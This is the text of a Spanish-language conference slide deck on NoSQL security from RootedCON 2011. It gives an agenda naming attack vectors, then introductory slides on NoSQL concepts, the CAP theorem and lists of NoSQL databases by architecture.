

NoSQL Security

José Ramón Palanco



/Rooted°CON 2011

3-4-5 Marzo 2011

Madrid

Agenda

- ♦ **Introducción NoSQL**
 - ◆ NoSQL vs RDBMS
 - ◆ Arquitectura NoSQL
 - ◆ Implementaciones de NoSQL
- ♦ **Vectores de ataque**
 - ◆ Injections
 - ◆ Key Bruteforce
 - ◆ HTTP Protocol Based Attacks en listeners
 - ◆ Cassandra security y Thrift security
 - ◆ Denial of Service (connection pollution, evil queries)

Introducción NOSQL

/Rooted°CON 2011
3-4-5 Marzo 2011
Madrid


¿Qué es NoSQL?

- ♦ Por lo general, no requieren de un esquema de la tabla fija ni utiliza join
- ♦ Todas las soluciones de NoSQL no implementan una o más de las propiedades ACID




Teorema de CAP

- ◆ Propiedades: consistencia, disponibilidad (availability) y particiones
- ◆ Al menos son necesarias 2
- ◆ Para escalar es necesario particiones
- ◆ En la mayoría de los casos primará disponibilidad sobre consistencia



Arquitectura NoSQL



NoSQL vs RDBMS

- ◆ Las RDBMS modernas muestran pobre desempeño y escalabilidad en aplicaciones que hacen un uso intensivo de los datos
 - ◆ Cloud Computing (SaaS)
 - ◆ Redes sociales
- ◆ Para consultas complejas es inviable utilizar algo diferente a RDBMS

Ejemplos de entornos

- ♦ En muchos entornos es necesario distribuir las escrituras en clusters, MapReduce, ..
 - ♦ Facebook necesita almacenar 135 mil millones de mensajes cada mes
 - ♦ Twitter almacena 7 TB diarios (duplica varias veces al año)

Desventajas NoSQL

- ♦ OLTP
- ♦ SQL
- ♦ Ad-Hoc queries
- ♦ Relaciones complejas

Arquitecturas NoSQL

- ◆ Almacen de documentos
- ◆ Grafos
- ◆ Clave/Valor y Tupla
- ◆ Multivalor
- ◆ Objetos
- ◆ Tabular


Almacén de documentos

- ◆ CouchDB:
- ◆ MongoDB
- ◆ Terrastore
- ◆ ThruDB
- ◆ OrientDB
- ◆ RavenDB




Grafos

- ◆ Neo4J
- ◆ Sones
- ◆ InfoGrid
- ◆ HypergraphDB
- ◆ AllegroGraph
- ◆ BigData



Clave/Valor y Tupla

- ◆ Redis
- ◆ Riak
- ◆ Tokio Cabinet
- ◆ MemcacheDB
- ◆ Membase
- ◆ Azure




Multivalue

- ◆ U2
- ◆ OpenInsight
- ◆ OpenQM


Objetos

- ◆ db4o
- ◆ Versant
- ◆ Objetivity
- ◆ NEO



